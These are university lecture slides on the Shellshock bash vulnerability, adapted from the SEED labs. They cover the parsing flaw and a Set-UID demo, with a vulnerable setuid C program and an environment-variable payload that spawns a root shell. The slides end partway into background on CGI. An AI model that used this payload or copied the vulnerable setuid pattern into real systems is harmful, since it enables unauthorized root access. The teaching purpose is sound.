The Shellshock Attack (Part II)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Lab 01 Done! Nice!!!
- Lab 02 Up!
- ***REMINDER:*** Late Assignment Policy… *(review the syllabus)*

Goals & Learning Objectives

- Wrap-up *Shellshock* and related attacks
  - Set-UID programs
  - CGI programs

Shellshock Recap


```
foo=' () { echo "hello world"; }; echo "extra";'
```

Child process (/bin/bash) inherits env. vars.

```
foo=() { echo "hello world"; }; echo "extra";
```

Bash parsing error! Executes trailing command(s)!

```
foo () { echo "hello world"; }; echo "extra";
```


Execute a Bash shell
Trigger the flawed parsing logic
Shellshock
(Environment variables containing function definitions)

Shellshock Attack on Set-UID Programs

Shellshock Attack on Set-UID Programs

Overview: *In the following example, a Set-UID program that runs as root when executed will start a new process running bash due to the* ***`system(“/bin/ls”)`*** *function call. The environment set by the attacker will lead to unauthorized commands being executed.*

- A vulnerable program…
- This Set-UID program uses the `system` function to run the `/bin/ls` command
- The `system` function uses `fork()` to create a child process, then uses `execl()`

  …which executes the `/bin/sh` program.


```
#…

void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
```

`system() ~> fork() ~> execl() ~> /bin/sh`

Shellshock Attack on Set-UID Programs *(cont.)*


Recall: *system() ~> fork() ~> execl() ~> /bin/sh*

Setup:



```
$ sudo ln -sf /bin/bash_shellshock /bin/sh
```

Attack:




```
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally

The program is going to invoke the vulnerable bash program. Based on the Shellshock vulnerability, we can simply construct a function declaration that "tacks on" a call to `/bin/sh`

Shellshock Attacks on CGI Programs

(Quick) Background: How Web Servers Work



HTTP Request (client ~~> server):

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)...
Host: cloudflare.com
```

To accomplish its work, the web server will usually create corresponding environment variables:

```
HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)...
HTTP_HOST=cloudflare.com
```


Take Home Message:

Web servers quite often need to **run other programs** to respond to a request. It's common that info from the request is translated into **environment variables** that are passed onto a child process, which often relies on a shell (e.g., **bash**!), to do the actual work.

—https://blog.cloudflare.com/inside-shellshock/
—http://softwareking-varun.blogspot.com/2010/10/how-to-setup-webserver-on-linux.html

Shellshock Attack on CGI Programs

- The Common Gateway Interface (CGI) is utilized by web servers to run executable programs
